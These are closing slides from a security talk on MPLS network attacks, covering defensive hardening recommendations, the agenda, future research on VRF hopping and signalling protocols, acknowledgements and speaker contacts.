- Assume presence of malicious or compromised clients.
- Restrictive ACLs for accessing the LSR devices.
- Secure device management protocols, e.g. SNMPv3, HTTPS, SSH.
- Routing and MPLS signalling protocol authentication.
- Enable Unicast Reverse Path Forwarding (RPF).
- Centralised AAA services and logging.
- Secure configuration baseline.
  - Consistent configurations across the network.
  - Configuration files version control.

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Attacks
- VRF Hopping
- Hardening
- Future Research

Future Research

What else is there to look at?

- VRF Hopping Attack Scenarios
  - UDP Services
- MPLS Signalling Protocols
  - Label Distribution Protocol (LDP)
  - Resource Reservation Protocol (RSVP)
- More Protocol Fuzzing

Acknowledgements

- MWR Labs
  - Alex Plaskett
  - John Fitzpatrick
  - Harry Grobbelaar
  - Willie Victor
- Pavel Stefanov
  - CCIE R&S
  - CCIE Service Provider

Questions

- Feedback
  - @MWRLabs
  - @MWRInfoSecurity
  - @munmap
  - georgi {dot} geshev <at> mwrinfosecurity {dot} com